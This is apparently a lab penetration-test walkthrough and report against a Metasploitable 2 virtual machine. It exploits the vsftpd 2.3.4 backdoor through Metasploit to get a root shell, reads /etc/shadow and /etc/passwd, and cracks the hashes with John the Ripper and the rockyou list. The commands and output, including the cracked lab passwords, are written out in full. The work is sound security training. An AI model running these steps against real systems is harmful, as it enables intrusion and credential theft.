
CRITICAL vsftpd Smiley Face Backdoor

Description

The version of vsftpd running on the remote host has been compiled with a backdoor. Attempting to login with a username containing :) (a smiley face) triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.


An unauthenticated, remote attacker could exploit this to execute arbitrary code as root.

      iii. This is a good lead because as mentioned in the description it could give root permissions so I attempt to find an exploit using msfconsole:




```
┌──(bugs㉿kali)-[~/Downloads]
└─$ sudo msfconsole
[sudo] password for bugs:


       =[ metasploit v6.2.25-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

      iv. Tab completing “use exploit/unix/ftp/vsftp”




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

v. Next is configuring the exploit with “show options”:




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

vi. Set the required remaining options:



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.15
RHOST ⇒ 10.0.2.15
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```


vii. Exploit the machine.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.15:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.15:21 - USER: 331 Please specify the password.
[+] 10.0.2.15:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.15:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.6:38259 → 10.0.2.15:6200) at 2022-12-15 13:43:20 -0700

|
```


b. Confirmation Results:

i. “Whoami” for account access:



```
[*] Command shell session 1 opened (

whoami
root
```

ii. Verify that the shell is the desired target by running the “ip a” command which should show 10.0.2.15 not 10.0.2.6:




```
ip a
1: lo: <LOOPBACK,UP,LO
    link/loopback 00:0
    inet 127.0.0.1/8 s
    inet6 ::1/128 scop
       valid_lft forev
2: eth0: <BROADCAST,MU
    link/ether 08:00:2
    inet 10.0.2.15/24
```


iii. Target machine successfully exploited with root access.

c. Post Exploitation:

i. Ran “cat etc/shadow” to view stored accounts and “cat /etc/passwd” for passwords:




```
[*] Command shell session 1 opened

cat /etc/shadow
```




```
cat /etc/passwd
```

ii. Now in a separate terminal I run a few commands to prepare:




```
┌──(bugs㉿kali)-[~]
└─$ john
Created directory: /home/bugs/.john
John the Ripper 1.9.0-jumbo-1-bleeding-aec1328d6c
Copyright (c) 1996-2021 by Solar Designer and othe
Homepage: https://www.openwall.com/john/
```




```
┌──(bugs㉿kali)-[~]
└─$ cd .john
```

iii. I copied the shadow and password file to my attacker under this folder and created a formatted file:




```
┌──(bugs㉿kali)-[~/.john]
└─$ ls
passwd.txt  shadows.txt
```




```
┌──(bugs㉿kali)-[~/.john]
└─$ unshadow passwd.txt shadows.txt > crackme.txt
```

iv. Lastly, run it against the rockyou wordlist.




```
┌──(bugs㉿kali)-[~/.john]
└─$ john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

v. Wait for the session to complete:




```
┌──(bugs㉿kali)-[~/.john]
└─$ john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Remaining 1 password hash
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:32 DONE (2022-12-15 15:27) 0g/s 152284p/s 152284c/s 152284C/s  ejngyhga007..*7¡Vamos!
Session completed.
```

vi. Display Cracked Passwords:



```
┌──(bugs㉿kali)-[~/.john]
└─$ john --show crackme.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
```

vii. Account Access Gained



```
┌──(bugs㉿kali)-[~/.john]
└─$ john --show crackme.txt
sys:batman:[redacted]ys:/dev:/bin/sh
klog:123456789[redacted]::/home/klog:/bin/false
msfadmin:msfadmin:[redacted]000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:[redacted]PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user[redacted]just a user,111,,:/home/user:/bin/bash
service:service[redacted]:,,,:/home/service:/bin/bash
```

TECHNICAL REPORT

Introduction:

Personnel Involved:

Pentester: Kolby MacDonald

Assets Involved in Testing:

Kali Linux: 2023-2 Virtual Machine
Metasploitable (2) Virtual Machine

Objectives of Test:

Prove exploitation and post exploitation of a linux machine. Gain access and perform some degree of malicious act to prove the vulnerability of the machine.

Scope of Test:

The scope is exploitation on local network between an attacker machine and victim linux machine.

Strength of Test:

Considering local aspect the strength of testing methods allowed is essentially only limited to local and digital techniques.

Approach:

Set up attacker and victim virtual machines. Scan the target machine using nessus. Create an attack vector based on vulnerabilities. Use metasploit to set the exploit. Exploit the target machine. Gain elevated access. Access passwords and accounts information. Crack the passwords.

Threat/Grading Structure:

The grading structure will be based on the "Information Security Risk Rating Scale". The determined threat was Extreme.

Information Gathering:

Passive Intelligence:

Allowed. This will be used as an initial attack vector for creating a vulnerable environment.

Active Intelligence:

Allowed: The primary function for information gathering, port scanning, enumeration, exploitation testing.

Personnel Intelligence:

Allowed: The primary objective is to obtain user information.

Vulnerability Assessment:

Vulnerability Classification Levels:

Extreme: Extreme risk to victim machine information and security.
High: High risk to victim machine information and security.
Elevated: Risk to machine, not to direct information.

Moderate: Small risk to machine, not to direct information
Low: Little to no risk at all.

Technically Vulnerabilities:


OSI Layer Vulns: Extreme number of open and vulnerable ports.
Scanner Found: Nessus and Nmap both successful in finding vulns.
Manually Identified: vsftpd_2.3.4_backdoor
Overall Exposure: Extremely exposed to remote access.


Logical Vulnerabilities:

Non OSI Vuln: /etc/passwd file encrypted but accessible.
Type of Vuln: Information breach.
How/Where Found: Post exploitation file exploration.
Exposure: High exposure for weak passwords to be cracked.

Summary of Results:

65 Vulnerabilities Found.
13 Critical
7 High
28 Medium
5 Low
129 Informational Vulnerabilities.





□	Host	Vulnerabilities ▾	
□	10.0.2.15	13 7 28 5 129	×

Exploitation Vulnerability:

Timeline:

12/4/2022 - 12/15/2022

Targets Selected:

10.0.2.15 Metasploitable(2) machine.

Exploitation Activities:

Included in Included METASPLOITABLE_ADVANCED.pdf

Indirect Attack:

Client Side:
Timeline: 12/14/2022 - 12/15/2022
Targets Identified: 10.0.2.15
Success Rate: 100%
Level of Access: Full Access

Post Exploitation:

Privilege Escalation Path:

Remote Attacker - msfconsole - vsftpd_2.3.4_backdoor - local victim with full privilege.

Critical Information Acquisition:

Usernames and Passwords acquired and decrypted.

Value of Information:

Extreme - complete exposure of the system.

Persistence:

Capable - Multiple layer persistence possible.

Exfiltration:

Capable - complete data exfiltration possible.

Detection Capabilities:

Viewing of log files - if cleanup is not performed.

Conclusion:

With only the use of Nessus and Metasploit, complete control was achieved. The breach highlights the importance of robust and modern security measures. Moving forward, consistent updates, regular vulnerability assessment, and proactive penetration testing are imperative to reduce potential threats. Exploiting vulnerable systems remotely can be very easy for attackers. Simple tools can be used to remotely inject malicious code or execute arbitrary commands on the target machine. Misconfigurations, weak authentication, or software vulnerabilities can allow threat actors complete access to unsuspecting systems. This demonstration shows how important it is to maintain an understanding of tools that modern threat actors are using.